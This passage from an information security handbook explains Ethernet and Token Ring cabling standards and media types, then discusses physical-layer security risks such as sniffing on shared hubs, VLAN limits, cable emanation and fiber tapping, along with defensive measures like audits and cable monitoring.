Category 5e: Category 5e (or "Enhanced Cat 5") is a new standard that will specify transmission performance that exceeds Cat 5. Like Cat 5, it consists of unshielded twisted pair with 100-ohm impedance and electrical characteristics supporting transmission at frequencies up to 100 MHz. However, it has improved specifications for NEXT (Near End Cross Talk), PSELFEXT (Power Sum Equal Level Far End Cross Talk), and Attenuation. To be defined in an update to the TIA/EIA 568-A standard. Targeted for 1000Base-T, but also supports 10Base-T, 100Base-T4, 100Base-T2, and 100Base-TX.

Category 6: Category 6 is a proposed standard that aims to support transmission at frequencies up to 250 MHz over 100-ohm twisted pair.

Category 7: Category 7 is a proposed standard that aims to support transmission at frequencies up to 600 MHz over 100-ohm twisted pair.

100Base-T4

100Base-T4 supports a 100-Mbps transmission rate over four pairs of Category 3 or better twisted-pair cabling. It allows 100-Mbps Ethernet to be carried over inexpensive Category 3 cabling, as opposed to the Category 5 cabling required by 100Base-TX.

Of the four pairs of wire used by 100Base-T4, one pair is dedicated to transmit data, one pair is dedicated to receive data, and two bi-directional pairs are used to either transmit or receive data. This scheme ensures that one dedicated pair is always available to allow collisions to be detected on the link, while the three remaining pairs are available to carry the data transfer.

100Base-T4 does not support the full-duplex mode of operation because it cannot support simultaneous transmit and receive at 100 Mbps.

1000Base-X

The identifier "1000Base-X" refers to the standards that make up Gigabit networking. These include 1000Base-LX, 1000Base-SX, 1000Base-CX, and 1000Base-T. These technologies all use a Gigabit Media-Independent Interface (GMII) that attaches the Media Access Control and Physical Layer functions of a Gigabit Ethernet device. GMII is analogous to the Attachment Unit Interface (AUI) in 10-Mbps Ethernet, and the Media-Independent Interface (MII) in 100-Mbps Ethernet. However, unlike AUI and MII, no connector is defined for GMII to allow a transceiver to be attached externally via a cable. All functions are built directly into the Gigabit Ethernet device, and the GMII mentioned previously exists only as an internal component.

1000Base-LX

This cabling format uses long-wavelength lasers to transmit data over fiber-optic cable. Both single-mode and multi-mode optical fibers (explained later) are supported. Long-wavelength lasers are more expensive than short-wavelength lasers but have the advantage of being able to drive longer distances.

1000Base-SX

This cabling format uses short-wavelength lasers to transmit data over fiber-optic cable. Only multi-mode optical fiber is supported. Short-wavelength lasers have the advantage of being less expensive than long-wavelength lasers.

1000Base-CX

This cabling format uses specially shielded balanced copper jumper cables, also called "twinax" or "short haul copper." Segment lengths are limited to only 25 meters, which restricts 1000Base-CX to connecting equipment in small areas such as wiring closets.

1000Base-T

This format supports Gigabit Ethernet over 100 meters of Category 5 balanced copper cabling. It employs full-duplex transmission over four pairs of Category 5 cabling. The aggregate data rate of 1000 Mbps is achieved by transmission at a data rate of 250 Mbps over each wire pair.

Token Ring

Token Ring is the second most widely used local area network (LAN) technology after Ethernet. Stations on a Token Ring LAN are organized in a ring topology, with data being transmitted sequentially from one ring station to the next. Circulating a token initializes the ring. To transmit data on the ring, a station must capture the token. When a station transmits information, the token is replaced with a frame that carries the information to the stations. The frame circulates the ring and can be copied by one or more destination stations. When the frame returns to the transmitting station, it is removed from the ring and a new token is transmitted.

IBM initially defined Token Ring at its research facility in Zurich, Switzerland, in the early 1980s. IBM pursued standardization of Token Ring and subsequently introduced its first Token Ring product, an adapter for the original IBM personal computer, in 1985. The initial Token Ring products operated at 4 Mbps. IBM collaborated with Texas Instruments to develop a chipset that would allow non-IBM companies to develop their own Token Ring-compatible devices. In 1989, IBM improved the speed of Token Ring by a factor of four when it introduced the first 16-Mbps Token Ring products.

In 1997, Dedicated Token Ring (DTR) was introduced that provided dedicated, or full-duplex operation. Dedicated Token Ring bypasses the normal token passing protocol to allow two stations to communicate over a point-to-point link. This doubles the transfer rate by allowing each station to concurrently transmit and receive separate data streams. This provides an overall data transfer rate of 32 Mbps. In 1998, a new 100 Mbps Token Ring product was developed that provided dedicated operation at this extended speed.

The Ring

The ring in a Token Ring network consists of the transmission medium or cabling and the ring station. While most people consider that Token Ring is a ring network-based topology, it is not. Token Ring uses a star-wired ring topology as illustrated in Exhibit 20.9.

Each station must have a Token Ring adapter card and connects to the concentrator using a lobe cable. Concentrators can be connected to other concentrators through a patch or trunk cable using the ring-in and ring-out ports on the concentrator. The concentrator itself is commonly known as a Multi-Station Access Unit (MSAU).

Each station in the ring receives its data from one neighbor, the nearest upstream neighbor, and then transmits the data to a downstream neighbor. This means that data in the Token Ring network moves sequentially from one station to another, while checking the data for errors. The station that is the intended recipient of the data copies the information as it passes. When the information reaches the originating station again, it is stripped, or removed from the ring.

A station gains the right to transmit data, commonly referred to as frames, onto the network when it detects the token passing it. The token is itself a frame that contains a unique signaling sequence that circulates on the network following each frame transfer.

Upon detecting a valid token, any station can itself modify the data contained in the token. The token data includes:

- Control and status fields
- Address fields
- Routing information fields

- Information field
- Checksum

After completing the transmission of its data, the station transmits a new token, thus allowing other stations on the ring to gain access to the ring and transmitting data of their own.

Like some Ethernet-type networks, Token Ring networks have an insertion and bypass mechanism that allows stations to enter and leave the network. When the station is in bypass mode, the lobe cable is "wrapped" back to the station, allowing it to perform diagnostic and self-tests on a single node network. In this mode, the station cannot participate in the ring to which it is connected. When the concentrators receive a "phantom drive" signal, it is inserted into the ring.

Token Ring operates at either 4 or 16 Mbps and is known as Classic Token Ring. There are Token Ring implementations that operate at higher speeds, known as Dedicated Token Ring. Today's Token Ring adapters include circuitry to allow them to detect and adjust to the current ring speed when inserting into the network.

Cabling Types

This section introduces several of the more commonly used cable types and their uses (see also Exhibit 20.16).

Twisted-Pair

Twisted-pair cabling is so named because pairs of wires are twisted around each other. Each pair of wires consists of two insulated copper wires that are twisted together. By twisting the wire pairs together, it is possible to reduce crosstalk and decrease noise on the circuit.

Unshielded Twisted-Pair Cabling (UTP)

Unshielded twisted pair cabling is in popular use today. This cable, also known as UTP, contains no shielding, and like all twisted-pair formats is graded based upon "category" level. This category level determines what the acceptable cable limits are and the implementations in which it is used.

UTP is a 100-ohm cable, with multiple pairs, but most commonly contains four pairs of wires enclosed in a common sheath. 10Base-T, 100Base-TX, and 100Base-T2 use only two of the twisted-pairs, while 100Base-T4 and 1000Base-T require all four twisted-pairs.

Screened Twisted-Pair (ScTP)

Screened twisted pair (ScTP) is four-pair 100-ohm UTP, with a single foil or braided screen surrounding all four pairs. This foil or braided screen minimizes EMI radiation and susceptibility to outside noise. This type of cable is also known as foil twisted pair (FTP), or screened UTP (sUTP). Technically, screened twisted pair is the same as unshielded twisted pair with the foil shielding. It is used in Ethernet applications in the same manner as the equivalent category of UTP cabling.

Shielded Twisted-Pair Cabling (STP)

This form of cable is technically a form of shielded twisted-pair and is the term most commonly used to describe the cabling used in Token Ring networks. Each twisted-pair is individually wrapped in a foil shield and enclosed in an overall out-braided wire shield. This level of shielding both minimizes EMI radiation and crosstalk. While this cable is not generally used with Ethernet, it can be adapted for such use with the use of "baluns" or impedance-matching transformers.

Optical Fiber

Unlike other cable systems in which the data is transmitted using an electrical signal, optical fiber uses light. This system converts the electrical signals into light, which is transmitted through a thin glass fiber, where the receiving station converts it back into electrical signals. It is used as the transmission medium for the FOIRL, 10Base-FL, 10Base-FB, 10Base-FP, 100Base-FX, 1000Base-LX, and 1000Base-SX communications standards.

Fiber-optic cabling is manufactured in three concentric layers. The central-most layer (or core) is the region where light is actually transmitted through the fiber. The "cladding" forms the second or middle layer. This layer has a lower refraction index, meaning that light does not travel through it as well as in the core. This serves to keep the light signal confined to the core. The outer layer serves to provide a "buffer" and protection for the inner two layers.

EXHIBIT 20.16 Cable Types and Properties

Standard Rate	Data Nodes per Segment	Topology	Medium	Maximum Cable Segment Length (meters)	Half-duplex	Full-duplex
10Base5	10 Mbps	100	Bus	Single 50-ohm coaxial cable (thick Ethernet) (10-mm thick)	500	n/a
10Base2	10 Mbps	30	Bus	Single 50-ohm RG 58 coaxial cable (thin Ethernet) (5-mm thick)	185	n/a
10Broad36	10 Mbps	2	Bus	Single 75-ohm CATV broadband cable	1800	n/a
FOIRL	10 Mbps	2	Star	Two optical fibers	1000	>1000
1Base5	1 Mbps		Star	Two pairs of twisted telephone cable	250	n/a
10Base-T	10 Mbps	2	Star	Two pairs of 100-ohm Category 3 or better UTP cable	100	100
10Base-FL	10 Mbps	2	Star	Two optical fibers	2000	>2000
10Base-FB	10 Mbps	2	Star	Two optical fibers	2000	n/a
10Base-FP	10 Mbps	2	Star	Two optical fibers	1000	n/a
100Base-TX	100 Mbps	2	Star	Two pairs of 100-ohm Category 5 UTP cable	100	100
100Base-FX	100 Mbps	2	Star	Two optical fibers	412	2000
100Base-T4	100 Mbps	2	Star	Four pairs of 100-ohm Category 3 or better UTP cable	100	n/a
100Base-T2	100 Mbps	2	Star	Two pairs of 100-ohm Category 3 or better UTP cable	100	100
1000Base-LX	1 Gbps	2	Star	Long-wavelength laser		
1000Base-SX	1 Gbps	2	Star	Short-wavelength laser		
1000Base-CX	1 Gbps	2	Star	Specialty shielded balanced copper jumper cable assemblies (twinax or short haul copper)	25	25
1000Base-T	1 Gbps	2	Star	Four pairs of 100-ohm Category 5 or better cable	100	100

There are two primary types of fiber-optic cable: multi-mode fiber and single-mode fiber.

Multi-Mode Fiber (MMF)

Multi-mode fiber (MMF) allows many different modes or light paths to flow through the fiber-optic path. The MMF core is relatively large, which allows for good transmission from inexpensive LED light sources.

MMF has two types: graded or stepped. Graded index fiber has a lower refraction index toward the outside of the core and progressively increases toward the center of the core. This index reduces signal dispersion in the fiber. Stepped index fiber has a uniform refraction index in the core, with a sharp decrease in the index of refraction at the core/cladding interface. Stepped index multi-mode fibers generally have lower bandwidths than graded index multi-mode fibers.

The primary advantage of multi-mode fiber over twisted-pair cabling is that it supports longer segment lengths. From a security perspective, it is much more difficult to obtain access to the information carried on the fiber than on twisted-pair cabling.

Single-Mode Fiber (SMF)

Single-mode fiber (SMF) has a small core diameter that supports only a single mode of light. This eliminates dispersion, which is the major factor in limiting bandwidth. However, the small core of a single-mode fiber makes coupling light into the fiber more difficult, and thus the use of expensive lasers as light sources is required. Laser sources are used to attain high bandwidth in SMF because LEDs emit a large range of frequencies, and thus dispersion becomes a significant problem. This makes use of SMFs in networks more expensive to implement and maintain.

SMF is capable of supporting much longer segment lengths than MMF. Segment lengths of 5000 meters and beyond are supported at all Ethernet data rates through 1 Gbps. However, SMF has the disadvantage of being significantly more expensive to deploy than MMF.

Token Ring

As mentioned, Token Ring systems were originally implemented using shielded twisted-pair cabling. It was later adapted to use the conventional unshielded twisted-pair wiring. Token Ring uses two pairs of wires to connect each workstation to the concentrator. One pair of wires is used for transmitting data and the other for receiving data.

Shielded twisted-pair cabling contains two wire pairs for the Token Ring network connection and may include additional pairs for carrying telephone transmission. This allows a Token Ring environment to use the same cabling to carry both voice and data. UTP cabling typically includes four wire pairs, of which only two are used for Token Ring.

Token Ring installations generally use a nine-pin D-shell connector as the media interface. With the adaptation of unshielded twisted-pair cabling, it is now possible to use either the D-shell or the more predominant RJ-45 data jack. Modern Token Ring cards have support for both interfaces.

Older Token Ring cards that do not have the RJ-45 jack can still be connected to the unshielded twisted-pair network through the use of an impedance matching transformer, or balun. This transformer converts from the 100-ohm impedance of the cable to the 150-ohm impedance that the card is expecting.

Cabling Vulnerabilities

There are only a few direct vulnerabilities to cabling, because this is primarily a physical medium and, as a result, direct interference or damage to the cabling is required. However, with the advent of wireless communications, it has become possible for data on the network to be eavesdropped without anyone's knowledge.

Interference

Interference occurs when a device is placed intentionally or unintentionally in a location to disrupt or interfere with the flow of electrical signals across the cable. Data flows along the cable using electrical properties and can be altered by magnetic or other electrical fields. This can result in total signal loss or in the modification of data on the cable. The modification of the data generally results in data loss.

Interference can be caused by machinery, microwave devices, and even by fluorescent light fixtures. To address situations such as these, alternate cabling routing systems (including conduit) have been deployed and

specific installations arranged to accommodate the location of the cabling. Additionally, cabling has been developed that reduces the risk of such signal loss by including a shield or metal covering to protect the cabling. Because fiber-optic cable uses light to transmit the signals, it does not suffer from this problem.

Cable Cutting

This is likely the cause of more network outages than any other. In this case, the signal path is broken as a result of physically cutting the cable. This can happen when the equipment is moved or when digging in the vicinity of the cable cuts through it. Communications companies that offer public switched services generally address this by installing network-redundant circuits when the cable is first installed. Additionally, they design their network to include fault tolerance to reduce the chance of total communications loss.

Generally, the LAN manager does not have the same concerns. His concerns focus on the protection of the desktop computers from viruses and from being handled incorrectly resulting in lost information. The LAN managers must remember that the office environment is also subject to cable cuts from accidental damage and from service or construction personnel. Failure to have a contingency and recovery plan could jeopardize their position.

Cable Damage

Damage to cables can result from normal wear and tear. The act of attaching a cable over time damages the connectors on the cable plug and the jack. The cable itself can also become damaged due to excessive bending or stretching. This can cause intermittent communications in the network, leading to unreliable communications.

Cable damage can be reduced through proper installation techniques and by regularly performing checks on exposed cabling to validate proper operation to specifications.

Eavesdropping

Eavesdropping occurs when a device is placed near the cabling to intercept the electronic signals and then reconvert them into similar signals on an external transmission medium. This provides unauthorized users with the ability to see the information without the original sender and receiver being aware of the interception. This can be easily accomplished with Ethernet and serial cables, but it is much more difficult with fiber-optic cables because the cable fibers must be exposed. Damage to the outer sheath of the fiber cables modifies their properties, producing noticeable signal loss.

Physical Attack

Most network devices are susceptible to attack from the physical side. This is why any serious network designer will take appropriate care in protecting the physical security of the devices using wiring closets, cable conduits, and other physical protection devices. It is understood that with physical access, the attacker can do almost anything. However, in most cases, the attacker does not have the luxury of time. If attackers need time to launch their attack and gain access, then they will use a logical or network-based approach.

Logical Attack

Many of these network elements are accessible via the network. Consequently, all of these devices must be appropriately configured to deny unauthorized access. Additional preventive, detective, and reactive controls must be installed to identify intrusions or attacks against these devices and report them to the appropriate monitoring agency within the organization.

Summary

In conclusion, there is much about today's networking environments for the information security specialist to understand. However, being successful in assisting the network engineers in designing a secure solution does not mean understanding all of the components of the stack, or of the physical transport method involved. It

does, however, require knowledge of what they are talking about and the differences in how the network is built with the different media options and what the inherent risks are.

However, despite the different network media and topologies available, there is a significant level of commonality between them as far as risks go. If one is not building network-level protection into the network design (i.e., network-level encryption), then it needs to be included somewhere else in the security infrastructure.

The network designer and the security professional must have a strong relationship to ensure that the concerns for data protection and integrity are maintained throughout the network.

Wired and Wireless Physical Layer Security Issues

James Trulove

Network security considerations normally concentrate on the higher layers of the OSI seven-layer model. However, significant issues exist in protecting physical security of the network, in addition to the routine protection of data message content that crosses the Internet. Even inside the firewall, an enterprise network may be vulnerable to unauthorized access.

Conventional wired networks are subject to being tapped by a variety of means, whether copper or fiber connections are used. In addition, methods of network snooping exist that make such eavesdropping minimally invasive, but no less significant. Wireless networking has additional characteristics that also decrease physical network security. As new technologies emerge, the potential for loss of company information through lax physical security must be carefully evaluated and steps taken to mitigate the risk.

In addition to automated security measures, such as intrusion detection and direct wiring monitoring, careful network management procedures can enhance physical security. Proper network design is critical to maintaining the desired level of security. In addition to the measures used on wired networks, wireless networks should be protected with encryption.

Wired Network Topology Basics

Everyone involved with local area networking has a basic understanding of network wiring and cabling. Modern LANs are almost exclusively Ethernet hub-and-spoke topologies (also called star topologies). Individual cable runs are made from centralized active hubs to each workstation, network printer, server, or router. At today's level of technology, these active hubs may perform additional functions, including switching, VLAN (virtual LAN) filtering, and simple layer 3 routing. In some cases, relatively innocuous decisions in configuring and interconnecting these devices can make a world of difference in a network's physical security.

An illustration of network topology elements is shown in Exhibit 21.1. The exhibit shows the typical user-to-hub and hub-to-hub connections, as well as the presence of switching hubs in the core of the network. Three VLANs are shown that can theoretically separate users in different departments. The general purpose of a VLAN is to isolate groups of users so they cannot access certain applications or see each other's data. VLANs are inherently difficult to diagram and consequently introduce a somewhat unwelcome complexity in dealing with physical layer security. Typically, a stand-alone router is used to interconnect data paths between the VLANs and to connect to the outside world, including the Internet, through a firewall. A so-called layer 3 switch could actually perform the non-WAN functions of this router, but some sort of WAN router would still be needed to make off-site data connections, such as to the Internet.

This chapter discusses the physical layer security issues of each component in this network design as well as the physical security of the actual interconnecting wiring links between the devices.




Exhibit 21.1 Topology of a network with shared, switched, and routed connections.

Shared Hubs

The original concept of the Ethernet network topology was that of a shared coaxial media with periodic taps for the connection of workstations. Each length of this media was called a segment and was potentially interconnected to other segments with a repeater or a bridge. Stations on a segment listened for absence of signal before beginning a transmission and then monitored the media for indication of a collision (two stations transmitting at about the same time). This single segment (or group of segments linked by repeaters) is considered a collision domain, as a collision anywhere in the domain affects the entire domain. Unfortunately, virtually any defect in the main coax or in any of the connecting transceivers, cables, connectors, or network interface cards (NICs) would disrupt the entire segment.

One way to minimize the effects of a single defect failure is to increase the number of repeaters or bridges. The shared hub can decrease the network failures that are a result of physical cable faults. In the coaxial-Ethernet world, these shared hubs were called multiport repeaters, which closely described their function. Additional link protection was provided by the evolution to twisted-pair Ethernet, commonly known as 10BaseT. This link topology recognizes defective connections and dutifully isolates the offending link from the rest of the hub, which consequently protects the rest of the collision domain. The same type of shared network environment is available to 10BaseF; 100BaseT, FX, and SX (Fast Ethernet); and 1000BaseT, TX, FX, SX (Gigabit Ethernet).

Shared hubs, unfortunately, are essentially a party line for data exchange. Privacy is assured only by the courtesy and cooperation of the other stations in the shared network. Data packets are sent out on the shared network with a destination and source address, and the protocol custom dictates that each workstation node "listens" only to those packets that have its supposedly unique address as the destination. Conversely, a courteous workstation would listen exclusively to traffic addressed to itself and would submit a data packet only to the shared network with its own uniquely assigned address as the source address. Right!?

In practice, it is possible to connect sophisticated network monitoring devices, generically called network sniffers to any shared network and see each and every packet transmitted. These monitoring devices are very expensive (U.S.$10,000 to $25,000) and high-performance, specialized test equipment, which would

theoretically limit intrusion into networks. However, much lower-performance, less-sophisticated packet-snooping software is readily available and can run on any workstation (including PDAs). This greatly complicates the physical security problem, as any connected network device, whether authorized or not, can snoop virtually all of the traffic on a shared LAN.

In addition to the brute-force sniffing devices, a workstation may simply attempt to access network resources for which it has no inherent authorization. For example, in many types of network operating system (NOS) environments, one may easily access network resources that are available to any authorized user. Microsoft's security shortcomings are well documented, from password profiles to NetBIOS and from active control structures to the infamous e-mail and browser problems. A number of programs are available to assist the casual intruder in unauthorized information mining.

In a shared hub environment, physical layer security must be concerned with limiting physical access to workstations that are connected to network resources. For the most part, these workstation considerations are limited to the use of boot-up, screen saver, and log-in passwords; the physical securing of computer equipment; and the physical media security described later. Most computer boot routines, network logins, and screen savers provide a method of limiting access and protecting the workstation when not in use. These password schemes should be individualized and changed often.

Procedures for adding workstations to the network and for interconnecting hubs to other network devices should be well documented and their implementation limited to staff members with appropriate authorization. Adds, moves, and changes should also be well documented. In addition, the physical network connections and wiring should be periodically audited by an outside organization to ensure the integrity of the network. This audit can be supplemented by network tools and scripts that self-police workstations to determine that all of the connected devices are known, authorized, and free of inappropriate software that might be used to intrude within the network.

Switched Hubs Extend Physical Security

The basic security fault of a shared network is the fact that all packets that traverse the network are accessible to all workstations within the collision domain. In practice, this may include hundreds of workstations. A simple change to a specialized type of hub, called a switched hub, can provide an additional measure of security, in addition to effectively multiplying data throughput of the hub.

A switched hub is an OSI layer 2 device, which inspects the destination media access layer (MAC) address of a packet and selectively repeats the packet only to the appropriate switch port segment on which that MAC address device resides. In other words, if a packet comes in from any port, destined for a known MAC address X_1 on port 3, that packet would be switched directly to port 3, and would not appear on any other outbound port. This is illustrated in Exhibit 21.2. The switch essentially is a multi-port layer 2 bridge that learns the relative locations of all MAC addresses of devices that are attached and forms a temporary path to the appropriate destination port (based on the destination MAC address) for each packet that is processed. This processing is normally accomplished at "wire speed." Simultaneous connection paths may be present between sets of ports, thus increasing the effective throughput beyond the shared hub.




Exhibit 21.2 Switched Ethernet hub operation.

Switched hubs are often used as simple physical security devices, because they isolate the ports that are not involved in a packet transmission. This type of security is good if the entire network uses switched connections. However, switched hubs are still more expensive than shared hubs, and many networks are implemented using the switch-to-shared hub topology illustrated in Exhibit 21.1. While this may still provide a measure of isolation between groups of users and between certain network resources, it certainly allows any user on a shared hub to view all the packets to any other user on that hub.

Legitimate testing and monitoring on a switched hub is much more difficult than on a shared hub. A sniffing device connected to port 7 (Exhibit 21.2), for example, could not see the packet sent from port 8 to port 3! The sniffer would have its own MAC address, which the switch would recognize, and none of the packets between these two other nodes would be sent. To alleviate this problem somewhat, a feature called port mirroring is available on some switches. Port mirroring can enable a user to temporarily create a shared-style listening port on the switch that duplicates all the traffic on a selected port. Alternatively, one could temporarily insert a shared hub on port 3 or port 8 to see each port's respective traffic. An inadvertent mirror to a port that is part of a shared-hub network can pose a security risk to the network. This is particularly serious if the mirrored port happens to be used for a server or a router connection, because these devices see data from many users.

To minimize the security risk in a switched network, it is advisable to use port mirroring only as a temporary troubleshooting technique and regularly monitor the operation of switched hubs to disable any port mirroring. In mixed shared/switched networks, layer 2 VLANs may offer some relief (the cautions of the next section notwithstanding). It may also be possible to physically restrict users to hubs that are exclusively used by the same department, thus minimizing anyone's ability to snoop on other departments' data. This assumes that each department-level shared hub has an uplink to a switched hub, perhaps with VLAN segregation.

In addition, administrators should tightly manage the passwords and access to the switch management interface. One of the most insidious breaches in network security is the failure to modify default passwords and to systematically update control passwords on a regular basis.

VLANS Offer Deceptive Security

One of the most often used network capabilities for enhancing security is the virtual LAN (VLAN) architecture. VLANs can be implemented at either layer 2 or layer 3.

A layer 2 VLAN consists of a list of MAC addresses that are allowed to exchange data and is rather difficult to administer. An alternative style of layer 1/layer 2 VLAN assigns physical ports of the switch to different VLANs. The only caveat here is that all of the devices connected to a particular switch port are restricted to that VLAN. Thus, all of the users of shared hub 1 (Exhibit 21.1) would be assigned to switch hub port 1's VLAN. This may be an advantage in many network designs and can actually enhance security.

Here is the deception for layer 2. A layer 2 VLAN fails to isolate packets from all of the other users in either a hierarchical (stacked) switch network or in a hybrid shared/switched network. In the hybrid network, all VLANs may exist on any shared hub, as shown in Exhibit 21.3. Therefore, any user on shared hub 2 can snoop




Exhibit 21.3 VLANs A, B, and C behavior across both switched and shared Ethernet hubs.

on any traffic on that hub, regardless of VLAN. In a port-based layer 2 VLAN, the administrator must be certain that all users that are connected to each port of the VLAN are entitled to see any of the data that passes to or from that port. Sadly, the only way to do that is to connect every user to his own switch port, which takes away the convenience of the VLAN and additionally adds layers of complexity to setup. A MAC-based VLAN can still allow others to snoop packets on shared hubs or on mirrored switch hubs.

A layer 3 VLAN is really a higher-level protocol subnet. In addition to the MAC address, packets that bear Internet Protocol (IP) data possess a source and destination address. A subset of IP addresses, called a subnet, consists of a contiguous range of addresses. Typically, IP devices recognize subnets through a base address and a subnet mask that "sizes" the address range of the subnet. The IP protocol stack screens out all data interchanges that do not bear addresses within the same subnet. A layer 3 router allows connection between subnets. Technically, then, two devices must have IP addresses in the same subnet to "talk," or they must connect through a router (or series of routers) that recognizes both subnets.

The problem is that IP data packets of different subnets may coexist within any collision domain — that is, on the same shared hub or switched link. The TCP/IP protocol stack simply ignores any packet that is not addressed to the local device. As long as everybody is a good neighbor, packets go only where they are intended. Right?

In reality, any sniffer or snooping program on any workstation can see all data traffic that is present within its collision domain, regardless of IP address. The same was true of non-IP traffic, as was established previously. This means that protecting data transmission by putting devices in different subnets is a joke, unless care is taken to limit physical access to the resources so that no unauthorized station can snoop the traffic.

VLAN/Subnets Plus Switching

A significant measure of security can be provided within a totally switched network with VLANs and subnets. In fact, this is exactly the scheme that is used in many core networks to restrict traffic and resources to specific, protected paths. For the case of direct access to a data connection, physical security of the site is the only area of risk. As long as the physical connections are limited to authorized devices, port mirroring is off, and no remote snooping (often called Trojan horse) programs are running surreptitiously and firewalling measures are effective, then the protected network will be reasonably secure, from the physical layer standpoint.

Reducing the risk of unauthorized access is very dependent on physical security. Wiring physical security is another issue that is quite important, as is shown in the following section.

Wiring Physical Security

Physical wiring security has essentially three aspects: authorized connections, incidental signal radiation, and physical integrity of connections. The first requirement is to inspect existing cabling and verify that every connection to the network goes to a known location. Organized, systematic marking of every station cable, patch cord, patch panel, and hub is a must to ensure that all connections to the network are known and authorized.

Where does every cable go? Is that connection actually needed? When moves are made, are the old data connections disabled? Nothing could be worse than having extra data jacks in unoccupied locations that are still connected to the network. The EIA/TIA 569 A *Commercial Building Standard for Telecommunications Pathways and Spaces* and EIA/TIA 606 *The Administration Standard for the Telecommunications Infrastructure of Commercial Buildings* give extensive guidelines for locating, sizing, and marking network wiring and spaces.

In addition, the cable performance measurements that are recommended by ANSI/TIA/EIA-568-B *Commercial Building Telecommunications Cabling Standard* should be kept on file and periodically repeated. The reason is simple. Most of the techniques that could be used to tap into a data path will drastically change the performance graph of a cable run. For example, an innocuous shared hub could be inserted into a cable path, perhaps hidden in a wall or ceiling, to listen in to a data link. However, this action would change the reported cable length, as well as other parameters reported by a cable scanner.

Network cabling consists of two types: four-pair copper cables and one-pair fiber-optic cables. Both are subject to clandestine monitoring. Copper cabling presents the greater risk, as no physical connection may be

required. As is well known, high-speed data networking sends electrical signals along two or more twisted pairs of insulated copper wire. A 10BaseT Ethernet connection has a fundamental at 10 MHz and signal components above that. A 100BaseT Fast Ethernet connection uses an encoding technique to keep most of the signal component frequencies below 100 MHz. Both generate electromagnetic fields, although most of the field stays between the two conductors of the wire pair. However, a certain amount of energy is actually radiated into the space surrounding the cable.

The major regulatory concern with this type of cabling is that this radiated signal should be small so it does not interfere with conventional radio reception. However, that does not mean that it cannot be received! In fact, one can pick up the electromagnetic signals from Category 3 cabling anywhere in proximity to the cable. Category 5 and above cabling is better only by degree. Otherwise, the cable acts like an electronic leaky hose, spewing tiny amounts of signal all along its length.

A sensor can be placed anywhere along the cable run to pick up the data signal. In practice, it is (fortunately) a little more difficult than this, simply because this would be a very sophisticated technique and because access, power, and an appropriate listening point would also be required. In addition, bidirectional (full-duplex) transmission masks the data in both directions, as do multiple cables. This probably presents less of a threat to the average data network than direct physical connection, but the possibility should not be ignored.

Fiber cable tapping is a much subtler problem. Unlike that on its copper equivalent, the signal is in the form of light and is carried within a glass fiber. However, there are means to tap into the signal if one has access to the bare fiber or to interconnect points. It is true that most of the light passes longitudinally down the glass fiber. However, a tiny amount may be available through the sidewall of the fiber, if one has the means to detect it. Presumably, this light leakage would be more evident in a multi-mode fiber, where the light is not restricted to so narrow a core as with single-mode fiber. In addition, anyone with access to one of the many interconnection points of a fiber run could tap the link and monitor the data.

Fiber-optic cable runs consist of patch and horizontal fiber cable pairs that are connectorized at the patch panel and at each leg of the horizontal run. Each connectorized cable segment is interconnected to the next leg by a passive coupler (also called an adapter). For example, a typical fiber link is run through the wall to the workstation outlet. The two fibers are usually terminated in an ordinary fiber connector, such as an SC or one of the new small-form factor connectors. The pair of connectors is then inserted into the inside portion of the fiber adapter in the wall plate, and the plate is attached to the outlet box. A user cable or patch cord is then plugged into the outside portion of the same fiber adapter to connect the equipment. If some person were to have access to removing the outlet plate, it would take a few seconds to insert a device to tap into the fiber line, since it is conveniently connectorized with a standard connector, such as the SC connector.

Modern progress has lessened this potential risk somewhat, as some of the new small-form factor connector systems use an incompatible type of fiber termination in the wall plate. However, this could certainly be overcome with a little ingenuity.

Most of the techniques that involve a direct connection or tap into a network cable require that the cable's connection be temporarily interrupted. Cable-monitoring equipment is available that can detect any momentary break in a cable, to make the reconnection of a cable through an unauthorized hub, or to make a new connection into the network. This full-time cable-monitoring equipment can report and log all occurrences, so that an administrator can be alerted to any unusual activities on the cabling system.

Security breaches happen and, indeed, should be anticipated. An intrusion detection system should be employed inside the firewall to guard against external and internal security problems. It may be the most effective means of detecting unauthorized access to an internal network. An intrusion detection capability can include physical layer alarms and reporting, in addition to the monitoring of higher layers of protocol.

Wireless Physical Layer Security

Wireless networking devices, by their very nature, purposely send radio signals out into the surrounding area. Of course, it is assumed that only the authorized device receives the wireless signal, but it is impossible to limit potential eavesdropping. Network addressing and wireless network "naming" cannot really help, although they are effective in keeping the casual user out of a wireless network.

